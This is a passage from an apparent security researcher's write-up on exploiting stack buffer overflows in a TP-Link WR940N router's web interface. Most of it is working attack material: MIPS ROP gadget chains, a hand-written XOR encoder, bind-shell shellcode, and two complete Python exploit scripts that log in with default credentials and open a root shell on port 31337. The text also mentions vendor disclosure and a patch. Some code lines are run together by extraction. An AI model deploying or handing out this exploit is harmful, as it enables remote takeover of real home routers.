x2AAE2000 + 0x000154CC = 0x2AAF74CC     |  addiu $s5,$sp,0x170+var_160
alr  $s0                              |
x2AAE2000 + 0x00015668 = 0x2AAF7668     |  addiu $s2,$sp,0x2A8+var_290
alr  $s0                              |
x2AAE2000 + 0x00016324 = 0x2AAF8324     |  addiu $s5,$sp,0x180+var_170
alr  $s0                              |
x2AAE2000 + 0x000164C0 = 0x2AAF84C0     |  addiu $s2,$sp,0x198+var_180
alr  $s0                              |
```

Almost all of these gadgets seem promising. Looking at the last one:

```
I:000164C0                addiu   $s2, $sp, 0x198+var_180
I:000164C4                move    $a2, $v1
I:000164C8                move    $t9, $s0
I:000164CC                jalr    $t9 ; mempcpy
I:000164D0                move    $a0, $s2
```

Knowing that $s0 can be controlled from the previous gadget, all that's required to do now is find a gadget that jumps to the address in $s2 (which will be a stack address).

```
n>mipsrop.find("move $t9, $s2")
--------------------------------------------------------------------------------
----------------------------------------
se       + Offset     =  Address       |  Action
ntrol Jump                          |
--------------------------------------------------------------------------------
----------------------------------------
2AAE2000 + 0x000118A4 = 0x2AAF38A4     |  move $t9,$s2
lr  $s2                             |
2AAE2000 + 0x00011E84 = 0x2AAF3E84     |  move $t9,$s2
lr  $s2                             |
2AAE2000 + 0x0001E910 = 0x2AB00910     |  move $t9,$s2
lr  $s2                             |
2AAE2000 + 0x0001E93C = 0x2AB0093C     |  move $t9,$s2
lr  $s2                             |
2AAE2000 + 0x0001E9B8 = 0x2AB009B8     |  move $t9,$s2
lr  $s2                             |
2AAE2000 + 0x0001E9E0 = 0x2AB009E0     |  move $t9,$s2
lr  $s2                             |
2AAE2000 + 0x0001EA08 = 0x2AB00A08     |  move $t9,$s2
lr  $s2                             |
2AAE2000 + 0x0001EA30 = 0x2AB00A30     |  move $t9,$s2
lr  $s2                             |
2AAE2000 + 0x0001EA58 = 0x2AB00A58     |  move $t9,$s2
lr  $s2                             |
2AAE2000 + 0x0001EA80 = 0x2AB00A80     |  move $t9,$s2
lr  $s2                             |
2AAE2000 + 0x0001EAA8 = 0x2AB00AA8     |  move $t9,$s2
```

Any one of these gadgets would work. I prefer to use gadgets that have the smallest amount of impact on other registers, which I found here:

```
LOAD:0004BCF0                move    $t9, $s2
LOAD:0004BCF4                jalr    $t9
LOAD:0004BCF8                nop
```

At this point, the payload looks like this:

```
nop = "\x22\x51\x44\x44"
gadg_1 = "\x2A\xB3\x7C\x60"
gadg_2 = "\x2A\xB1\x78\x40"
sleep_addr = "\x2a\xb3\x50\x90"
stack_gadg = "\x2A\xAF\x84\xC0"
call_code = "\x2A\xB2\xDC\xF0"def first_exploit(url, auth):
#              trash              $s1       $ra
rop = "A"*164 + gadg_2  + gadg_1 + "B"*0x20 + sleep_addr
rop += "C"*0x20 + call_code + "D"*4 + stack_gadg + nop*0x20 + shellcode
```

When this exploit is run, we end up in the middle of the NOP sled, the only thing left to do is; write some shellcode, identify the bad characters and append <decoder> + <sleep> + <encoded shellcode> to the exploit.

The only bad bytes I found were 0x20 and obviously 0x00.

I struggled to get any of the typical payloads to work properly, msf_venom wouldn't work with a mips/long_xor encode. I also couldn't get the bowcaster payloads to work either. I hadn't written mips shellcode before, so I decided to write an extremely simple encoder, it only operates on the instructions which have bad bytes, by referencing their offset on the stack.

```
.set noreorder
#nop
addi $s5, $s6, 0x4444#xor key
li $s1, 2576980377#get address of stack
la $s2, 1439($sp)#s2 -> end of shellcode (end of all shellcode)
addi $s2, $s2, -864#decode first bad bytes
lw $t2, -263($s2)
xor $v1, $s1, $t2
sw $v1, -263($s2)#decode 2nd bad bytes
lw $t2, -191($s2)
xor $v1, $s1, $t2
sw $v1, -191($s2)<...snip...>##### sleep #####li $v0, 4166
li $t7, 0x0368
addi $t7, $t7, -0x0304
sw $t7, -0x0402($sp)
sw $t7, -0x0406($sp)
la $a0, -0x0406($sp)
syscall 0x40404
addi $t4, $t4, 4444 #nop
```

This obviously isn't the most efficient way of doing things, as it requires finding the offsets of each bad byte on the stack (luckily mips is 4byte aligned instructions, so each offset is a multiple of 4). It also requires calculating the encoded value of each bad byte instruction. Having said that it worked perfectly.

The bind shell shellcode was quite simple.

```
.set noreorder
```

```
###### sys_socket ######
addiu  $sp, $sp, -32
li          $t6, -3
nor         $a0, $t6, $zero
nor         $a1, $t6, $zero
slti        $a2, $0, -1
li          $v0, 4183
syscall 0x40404##### sys_bind ####
add         $t9, $t9, 0x4444            #nop
andi        $s0, $v0, 0xffff
li          $t6, -17                nor         $t6, $t6, $zero
li          $t5, 0x7a69         #port 31337         li          $t7,  -513
nor         $t7, $t7, $zero
sllv        $t7, $t7, $t6
or          $t5, $t5, $t7       sw          $t5, -32($sp)       sw     $zero,-28($sp)
sw     $zero,-24($sp)
sw     $zero,-20($sp)
or          $a0, $s0, $s0
li          $t6, -17                nor         $a2, $t6, $zero
addi   $a1, $sp, -32
li          $v0, 4169
syscall 0x40404##### listen #####
li     $t7,0x7350
or     $a0,$s0,$s0
li     $a1,257
li     $v0,4174
syscall 0x40404##### accept #####
li     $t7,0x7350
or     $a0,$s0,$s0
slti   $a1,$zero,-1
slti   $a2,$zero,-1
li     $v0,4168
syscall  0x40404##### dup fd's ####
li     $t7,0x7350
andi    $s0,$v0,0xffff
or     $a0,$s0,$s0
li     $t7,-3
nor     $a1,$t7,$zero
li     $v0,4063
syscall 0x40404
li     $t7,0x7350
or     $a0,$s0,$s0
slti   $a1,$zero,0x0101
li     $v0,4063
syscall 0x40404
li     $t7,0x7350
or     $a0,$s0,$s0
slti   $a1,$zero,-1
li     $v0,4063
```

```
syscall 0x40404######execve######
lui   $t7,0x2f2f
ori   $t7,$t7,0x6269
sw    $t7,-20($sp)
lui   $t6,0x6e2f
ori   $t6,$t6,0x7368
sw    $t6,-16($sp)
sw    $zero,-12($sp)
addiu $a0,$sp,-20
sw    $a0,-8($sp)
sw    $zero,-4($sp)
addiu $al,$sp,-8
li    $v0,4011
syscall 0x40404#### sleep #####
li $v0, 4166
li $t7, 0x0368
addi $t7, $t7, -0x0304
sw $t7, -0x0402($sp)
sw $t7, -0x0406($sp)
la $a0, -0x0406($sp)
syscall 0x40404
addi $t4, $t4, 4444
```

Notice that if we don't sleep after calling execve the original process will die, killing all of the other httpd processes, stopping us from getting access to the bind shell.

The final exploit for this vulnerability is as follows:


```
import urllib2
import urllib
import base64
import hashlib
import osdef login(ip, user, pwd):
#### Generate the auth cookie of the form b64enc('admin:' + md5('admin'))
hash = hashlib.md5()
hash.update(pwd)
auth_string = "%s:%s" %(user, hash.hexdigest())
encoded_string = base64.b64encode(auth_string)
print "[debug] Encoded authorisation: %s" %encoded_string
#### Send the request
url = "http://" + ip + "/userRpm/LoginRpm.htm?Save=Save"
print "[debug] sending login to " + url
req = urllib2.Request(url)
req.add_header('Cookie', 'Authorization=Basic %s' %encoded_string)
resp = urllib2.urlopen(req)
#### The server generates a random path for further requests, grab that here
data = resp.read()
next_url = "http://%s/%s/userRpm/" %(ip, data.split("/")[3])
print "[debug] Got random path for next stage, url is now %s" %next_url
return (next_url, encoded_string)#custom bind shell shellcode with very simple xor encoder
#followed by a sleep syscall to flush cash before running
#bad chars = 0x20, 0x00
shellcode = (
#encoder
```

```
"\x22\x51\x44\x44\x3c\x11\x99\x99\x36\x31\x99\x99"
"\x27\xb2\x05\x9f"
"\x22\x52\xfc\xa0\x8e\x4a\xfe\xf9"
"\x02\x2a\x18\x26\xae\x43\xfe\xf9\x8e\x4a\xff\x41"
"\x02\x2a\x18\x26\xae\x43\xff\x41\x8e\x4a\xff\x5d"
"\x02\x2a\x18\x26\xae\x43\xff\x5d\x8e\x4a\xff\x71"
"\x02\x2a\x18\x26\xae\x43\xff\x71\x8e\x4a\xff\x8d"
"\x02\x2a\x18\x26\xae\x43\xff\x8d\x8e\x4a\xff\x99"
"\x02\x2a\x18\x26\xae\x43\xff\x99\x8e\x4a\xff\xa5"
"\x02\x2a\x18\x26\xae\x43\xff\xa5\x8e\x4a\xff\xad"
"\x02\x2a\x18\x26\xae\x43\xff\xad\x8e\x4a\xff\xb9"
"\x02\x2a\x18\x26\xae\x43\xff\xb9\x8e\x4a\xff\xc1"
"\x02\x2a\x18\x26\xae\x43\xff\xc1"#sleep
"\x24\x12\xff\xff\x24\x02\x10\x46\x24\x0f\x03\x08"
"\x21\xef\xfc\xfc\xaf\xaf\xfb\xfe\xaf\xaf\xfb\xfa"
"\x27\xa4\xfb\xfa\x01\x01\x01\x0c\x21\x8c\x11\x5c"################ encoded shellcode ###############
"\x27\xbd\xff\xe0\x24\x0e\xff\xfd\x98\x59\xb9\xbe\x01\xc0\x28\x27\x28\x06"
"\xff\xff\x24\x02\x10\x57\x01\x01\x01\x0c\x23\x39\x44\x44\x30\x50\xff\xff"
"\x24\x0e\xff\xef\x01\xc0\x70\x27\x24\x0d"
"\x7a\x69"            #&lt;------------------------ PORT 0x7a69 (31337)
"\x24\x0f\xfd\xff\x01\xe0\x78\x27\x01\xcf\x78\x04\x01\xaf\x68\x25\xaf\xad"
"\xff\xe0\xaf\xa0\xff\xe4\xaf\xa0\xff\xe8\xaf\xa0\xff\xec\x9b\x89\xb9\xbc"
"\x24\x0e\xff\xef\x01\xc0\x30\x27\x23\xa5\xff\xe0\x24\x02\x10\x49\x01\x01"
"\x01\x0c\x24\x0f\x73\x50"
"\x9b\x89\xb9\xbc\x24\x05\x01\x01\x24\x02\x10\x4e\x01\x01\x01\x0c\x24\x0f"
"\x73\x50\x9b\x89\xb9\xbc\x28\x05\xff\xff\x28\x06\xff\xff\x24\x02\x10\x48"
"\x01\x01\x01\x0c\x24\x0f\x73\x50\x30\x50\xff\xff\x9b\x89\xb9\xbc\x24\x0f"
"\xff\xfd\x01\xe0\x28\x27\xbd\x9b\x96\x46\x01\x01\x01\x0c\x24\x0f\x73\x50"
"\x9b\x89\xb9\xbc\x28\x05\x01\x01\xbd\x9b\x96\x46\x01\x01\x01\x0c\x24\x0f"
"\x73\x50\x9b\x89\xb9\xbc\x28\x05\xff\xff\xbd\x9b\x96\x46\x01\x01\x01\x0c"
"\x3c\x0f\x2f\x2f\x35\xef\x62\x69\xaf\xaf\xff\xec\x3c\x0e\x6e\x2f\x35\xce"
"\x73\x68\xaf\xae\xff\xf0\xaf\xa0\xff\xf4\x27\xa4\xff\xec\xaf\xa4\xff\xf8"
"\xaf\xa0\xff\xfc\x27\xa5\xff\xf8\x24\x02\x0f\xab\x01\x01\x01\x0c\x24\x02"
"\x10\x46\x24\x0f\x03\x68\x21\xef\xfc\xfc\xaf\xaf\xfb\xfe\xaf\xaf\xfb\xfa"
"\x27\xa4\xfb\xfe\x01\x01\x01\x0c\x21\x8c\x11\x5c"
)###### useful gadgets #######
nop = "\x22\x51\x44\x44"
gadg_1 = "\x2A\xB3\x7C\x60"
gadg_2 = "\x2A\xB1\x78\x40"
sleep_addr = "\x2a\xb3\x50\x90"
stack_gadg = "\x2A\xAF\x84\xC0"
call_code = "\x2A\xB2\xDC\xF0"def first_exploit(url, auth):
#                       trash      $s1        $ra
rop = "A"*164 + gadg_2  + gadg_1 + "B"*0x20 + sleep_addr
rop += "C"*0x20 + call_code + "D"*4 + stack_gadg + nop*0x20 + shellcode
params = {'ping_addr': rop, 'doType': 'ping', 'isNew': 'new', 'sendNum': '20', 'pSize': '64', 'overTime': '800', 'trHops': '20'}
new_url = url + "PingIframeRpm.htm?" + urllib.urlencode(params)print "[debug] sending exploit..."
print "[+] Please wait a few seconds before connecting to port 31337..."
req = urllib2.Request(new_url)
req.add_header('Cookie', 'Authorization=Basic %s' %auth)
req.add_header('Referer', url + "DiagnosticRpm.htm")                        resp = urllib2.urlopen(req)if __name__ == '__main__':
data = login("192.168.0.1", "admin", "admin")
first_exploit(data[0], data[1])
```

Further Analysis

This vulnerability has a very simple pattern, user input from a GET parameter is passed directly to a call to strcpy without any validation. Analysing the binary further, this same pattern presents itself in many locations.

In fact, there are an awful lot of calls to strcpy:



To the vendor's credit, they supplied a patch to the first vulnerability within a few days. However, in my response, I outlined the fact that almost all of these calls to strcpy needed to be replaced with safer string copying functions. To prove this point, I decided to develop a second exploit, which triggers a buffer overflow in WanStaticIpV6CfgRpm.htm, through the dnsserver2 parameter.

This exploit is pretty much the same as before, with only a single offset changed in the custom encoder (as the stack pointer was pointing to a different location). The only major difference was something I hadn't come across in my research in Mips exploit development, which is byte alignment.

Whilst developing this exploit I kept getting illegal instruction errors, and I noticed that my nop sled looked nothing like what it was supposed to:


```
MEMORY:7CBFFB3E addiu   $v0, $a0, 4
MEMORY:7CBFFB40 beqz    $v1, loc_7CBFFBB4
MEMORY:7CBFFB42 addiu   $v0, $a0, 4
MEMORY:7CBFFB44 beqz    $v1, loc_7CBFFBB8
MEMORY:7CBFFB46 addiu   $v0, $a0, 4
MEMORY:7CBFFB48 beqz    $v1, loc_7CBFFBBC
MEMORY:7CBFFB4A addiu   $v0, $a0, 4
MEMORY:7CBFFB4C beqz    $v1, loc_7CBFFBC0
MEMORY:7CBFFB4E
MEMORY:7CBFFB4E loc_7CBFFB4E:
MEMORY:7CBFFB4E addiu   $v0, $a0, 4
MEMORY:7CBFFB50 beqz    $v1, loc_7CBFFBC4
MEMORY:7CBFFB52 addiu   $v0, $a0, 4
MEMORY:7CBFFB54 beqz    $v1, loc_7CBFFBC8
MEMORY:7CBFFB56 addiu   $v0, $a0, 4
MEMORY:7CBFFB58 ld      $s0, 0x88($a0)
MEMORY:7CBFFB5A lw      $a0, 0x64($s1)
MEMORY:7CBFFB5C dsll    $a2, $s1, 4
MEMORY:7CBFFB5E lw      $a0, 0x64($s1)
```

Notice how all of the instructions are 2 bytes apart. The reason for this actually lies at the end of my payload:

View-1

```
9C8   24 0E FF EF 01 C0 30 27  23 A5 FF E0 24 02 10 49  $.•´.+0'#Ñ•Ó$..I
9D8   01 01 01 0C 24 0F 73 50  9B 89 B9 BC 24 05 01 01  ....$.sPøë¦+$...
9E8   24 02 10 4E 01 01 01 0C  24 0F 73 50 9B 89 B9 BC  $..N....$.sPøë¦+
9F8   28 05 FF FF 28 06 FF FF  24 02 10 48 01 01 01 0C  (.••(.••$..H....
A08   24 0F 73 50 30 50 FF FF  9B 89 B9 BC 24 0F FF FD  $.sP0P••øë¦+$.•²
A18   01 E0 28 27 BD 9B 96 46  01 01 01 0C 24 0F 73 50  .Ó('¢øûF....$.sP
A28   9B 89 B9 BC 28 05 01 01  BD 9B 96 46 01 01 01 0C  øë¦+(...¢øûF....
A38   24 0F 73 50 9B 89 B9 BC  28 05 FF FF BD 9B 96 46  $.sPøë¦+(.••¢øûF
A48   01 01 01 0C 3C 0F 2F 2F  35 EF 62 69 AF AF FF EC  ....<.//5´bi»»•ý
A58   3C 0E 6E 2F 35 CE 73 68  AF AE FF F0 AF A0 FF F4  <.n/5+sh»«•»á•¶
A68   27 A4 FF EC AF A4 FF F8  AF A0 FF FC 27 A5 FF F8  'ñ•ý»ñ•°»á•³'Ñ•°
A78   24 02 0F AB 01 01 01 0C  24 02 10 46 24 0F 03 68  $..½....$..F$..h
A88   21 EF FC FC AF AF FB FE  AF AF FB FA 27 A4 FB FE  ¦´³³»»¦»»¦••ñ'¦
A98   01 01 01 0C 21 8C 11 5C  20 22 20 3E 3E 20 2F 74  ....¦î.\•"•>>•/t
AA8   6D 70 2F 72 65 73 6F 6C  76 2E 69 70 76 36 2E 63  mp/resolv.ipv6.c
AB8   6F 6E 66 00 00 00 00 00  00 00 00 00 00 00 00 00  onf.............
```

The end of this buffer has input that I didn't specify, forcing the payload to end up out of alignment. It turns out that even though this is at the very end, I needed to pad the final payload to bring it back into alignment, once this was done, the nopsled looks as it should:



And we get our bind shell:

```
r@debian:~$ nc 192.168.0.1 31337

ID  Uid     VmSize Stat Command
 1 root        416 S    init
 2 root            SW<  [kthreadd]
 3 root            SW<  [ksoftirqd/0]
 4 root            SW<  [events/0]
 5 root            SW<  [khelper]
 6 root            SW<  [async/mgr]
 7 root            SW<  [kblockd/0]
 8 root            SW   [pdflush]
 9 root            SW   [pdflush]
10 root            SW<  [kswapd0]
17 root            SW<  [mtdblockd]
18 root            SW<  [unlzma/0]
81 root         464 S    -sh
96 root         344 S    /usr/bin/dropbear -p 22 -r /tmp/dropbear/dropbear_rs
05 root        2852 S    httpd -r
06 root        2852 S    httpd -r
08 root        2852 S    httpd -r
14 root         344 S    syslogd -C -l 7
18 root         296 S    klogd
```

The final code, which contains working exploits for both vulnerabilities is as follows:

(Note that in second_exploit, almost all of the GET parameters are vulnerable to a buffer overflow)

```
import urllib2
import base64
import hashlib
from optparse import *
import sys
import urllibbanner = (
"_____\n"
"WR940N Authenticated Remote Code Exploit\n"
"This exploit will open a bind shell on the remote target\n"
"The port is 31337, you can change that in the code if you wish\n"
"This exploit requires authentication, if you know the creds, then\n"
"use the -u -p options, otherwise default is admin:admin\n"
"_____"
)def login(ip, user, pwd):
print "[+] Attempting to login to http://%s %s:%s"%(ip,user,pwd)
#### Generate the auth cookie of the form b64enc('admin:' + md5('admin'))
hash = hashlib.md5()
hash.update(pwd)
auth_string = "%s:%s" %(user, hash.hexdigest())
encoded_string = base64.b64encode(auth_string)print "[+] Encoded authorisation: %s" %encoded_string#### Send the request
url = "http://" + ip + "/userRpm/LoginRpm.htm?Save=Save"
print "[+] sending login to " + url
req = urllib2.Request(url)
req.add_header('Cookie', 'Authorization=Basic %s' %encoded_string)
resp = urllib2.urlopen(req)#### The server generates a random path for further requests, grab that here
data = resp.read()
```

```
next_url = "http://%s/%s/userRpm/" %(ip, data.split("/")[3])
print "[+] Got random path for next stage, url is now %s" %next_url
return (next_url, encoded_string)#custom bind shell shellcode with very simple xor encoder
#followed by a sleep syscall to flush cash before running
#bad chars = 0x20, 0x00
shellcode = (
#encoder
"\x22\x51\x44\x44\x3c\x11\x99\x99\x36\x31\x99\x99"
"\x27\xb2\x05\x4b" #0x27b2059f for first_exploit
"\x22\x52\xfc\xa0\x8e\x4a\xfe\xf9"
"\x02\x2a\x18\x26\xae\x43\xfe\xf9\x8e\x4a\xff\x41"
"\x02\x2a\x18\x26\xae\x43\xff\x41\x8e\x4a\xff\x5d"
"\x02\x2a\x18\x26\xae\x43\xff\x5d\x8e\x4a\xff\x71"
"\x02\x2a\x18\x26\xae\x43\xff\x71\x8e\x4a\xff\x8d"
"\x02\x2a\x18\x26\xae\x43\xff\x8d\x8e\x4a\xff\x99"
"\x02\x2a\x18\x26\xae\x43\xff\x99\x8e\x4a\xff\xa5"
"\x02\x2a\x18\x26\xae\x43\xff\xa5\x8e\x4a\xff\xad"
"\x02\x2a\x18\x26\xae\x43\xff\xad\x8e\x4a\xff\xb9"
"\x02\x2a\x18\x26\xae\x43\xff\xb9\x8e\x4a\xff\xc1"
"\x02\x2a\x18\x26\xae\x43\xff\xc1"

#sleep
"\x24\x12\xff\xff\x24\x02\x10\x46\x24\x0f\x03\x08"
"\x21\xef\xfc\xfc\xaf\xaf\xfb\xfe\xaf\xaf\xfb\xfa"
"\x27\xa4\xfb\xfa\x01\x01\x01\x0c\x21\x8c\x11\x5c"

################ encoded shellcode ###############
"\x27\xbd\xff\xe0\x24\x0e\xff\xfd\x98\x59\xb9\xbe\x01\xc0\x28\x27\x28\x06"
"\xff\xff\x24\x02\x10\x57\x01\x01\x01\x0c\x23\x39\x44\x44\x30\x50\xff\xff"
"\x24\x0e\xff\xef\x01\xc0\x70\x27\x24\x0d"
"\x7a\x69"            #&lt;------------------------- PORT 0x7a69 (31337)
"\x24\x0f\xfd\xff\x01\xe0\x78\x27\x01\xcf\x78\x04\x01\xaf\x68\x25\xaf\xad"
"\xff\xe0\xaf\xa0\xff\xe4\xaf\xa0\xff\xe8\xaf\xa0\xff\xec\x9b\x89\xb9\xbc"
"\x24\x0e\xff\xef\x01\xc0\x30\x27\x23\xa5\xff\xe0\x24\x02\x10\x49\x01\x01"
"\x01\x0c\x24\x0f\x73\x50"
"\x9b\x89\xb9\xbc\x24\x05\x01\x01\x24\x02\x10\x4e\x01\x01\x01\x0c\x24\x0f"
"\x73\x50\x9b\x89\xb9\xbc\x28\x05\xff\xff\x28\x06\xff\xff\x24\x02\x10\x48"
"\x01\x01\x01\x0c\x24\x0f\x73\x50\x30\x50\xff\xff\x9b\x89\xb9\xbc\x24\x0f"
"\xff\xfd\x01\xe0\x28\x27\xbd\x9b\x96\x46\x01\x01\x01\x0c\x24\x0f\x73\x50"
"\x9b\x89\xb9\xbc\x28\x05\x01\x01\xbd\x9b\x96\x46\x01\x01\x01\x0c\x24\x0f"
"\x73\x50\x9b\x89\xb9\xbc\x28\x05\xff\xff\xbd\x9b\x96\x46\x01\x01\x01\x0c"
"\x3c\x0f\x2f\x2f\x35\xef\x62\x69\xaf\xaf\xff\xec\x3c\x0e\x6e\x2f\x35\xce"
"\x73\x68\xaf\xae\xff\xf0\xaf\xa0\xff\xf4\x27\xa4\xff\xec\xaf\xa4\xff\xf8"
"\xaf\xa0\xff\xfc\x27\xa5\xff\xf8\x24\x02\x0f\xab\x01\x01\x01\x0c\x24\x02"
"\x10\x46\x24\x0f\x03\x68\x21\xef\xfc\xfc\xaf\xaf\xfb\xfe\xaf\xaf\xfb\xfa"
"\x27\xa4\xfb\xfe\x01\x01\x01\x0c\x21\x8c\x11\x5c"
)

###### useful gadgets #######
nop = "\x22\x51\x44\x44"
gadg_1 = "\x2A\xB3\x7C\x60"
gadg_2 = "\x2A\xB1\x78\x40"
sleep_addr = "\x2a\xb3\x50\x90"
stack_gadg = "\x2A\xAF\x84\xC0"
call_code = "\x2A\xB2\xDC\xF0"

def first_exploit(url, auth):
#                     trash $s1        $ra
rop = "A"*164 + gadg_2  + gadg_1 + "B"*0x20 + sleep_addr + "C"*4
rop += "C"*0x1c + call_code + "D"*4 + stack_gadg + nop*0x20 + shellcode
```

```
params = {'ping_addr': rop, 'doType': 'ping', 'isNew': 'new', 'sendNum': '20', 'pSize': '64', 'overTime': '800', 'trHops': '20'}

new_url = url + "PingIframeRpm.htm?" + urllib.urlencode(params)

print "[+] sending exploit..."
print "[+] Wait a couple of seconds before connecting"
print "[+] When you are finished do http -r to reset the http service"

req = urllib2.Request(new_url)
req.add_header('Cookie', 'Authorization=Basic %s' %auth)
req.add_header('Referer', url + "DiagnosticRpm.htm")

resp = urllib2.urlopen(req)

def second_exploit(url, auth):
url = url + "WanStaticIpV6CfgRpm.htm?"
#                 trash      s0      s1      s2       s3     s4      ret     shellcode
payload = "A"*111 + "B"*4 + gadg_2 + "D"*4 + "E"*4 + "F"*4 + gadg_1 + "a"*0x1c
payload += "A"*4 + sleep_addr + "C"*0x20 + call_code + "E"*4
payload += stack_gadg + "A"*4 +  nop*10 + shellcode + "B"*7
print len(payload)

params = {'ipv6Enable': 'on', 'wantype': '2', 'ipType': '2', 'mtu': '1480', 'dnsType': '1',
'dnsserver2': payload, 'ipAssignType': '0', 'ipStart': '1000',
'ipEnd': '2000', 'time': '86400', 'ipPrefixType': '0', 'staticPrefix': 'AAAA',
'staticPrefixLength': '64', 'Save': 'Save', 'RenewIp': '1'}

new_url = url + urllib.urlencode(params)

print "[+] sending exploit..."
print "[+] Wait a couple of seconds before connecting"
print "[+] When you are finished do http -r to reset the http service"

req = urllib2.Request(new_url)
req.add_header('Cookie', 'Authorization=Basic %s' %auth)
req.add_header('Referer', url + "WanStaticIpV6CfgRpm.htm")

resp = urllib2.urlopen(req)

if __name__ == '__main__':
print banner
username = "admin"
password = "admin"

parser = OptionParser()
parser.add_option("-t", "--target", dest="host",
help="target ip address")

parser.add_option("-u", "--user", dest="username",
help="username for authentication",
default="admin")

parser.add_option("-p", "--password", dest="password",
help="password for authentication",
default="admin")

(options, args) = parser.parse_args()

if options.host is None:
```

```
parser.error("[x] A host name is required at the minimum [x]")

if options.username is not None:
username = options.username
if options.password is not None:
password = options.password

(next_url, encoded_string) = login(options.host, username, password)

###### Both exploits result in the same bind shell ######
#first_exploit(data[0], data[1])
second_exploit(next_url, encoded_string)
```

Impact

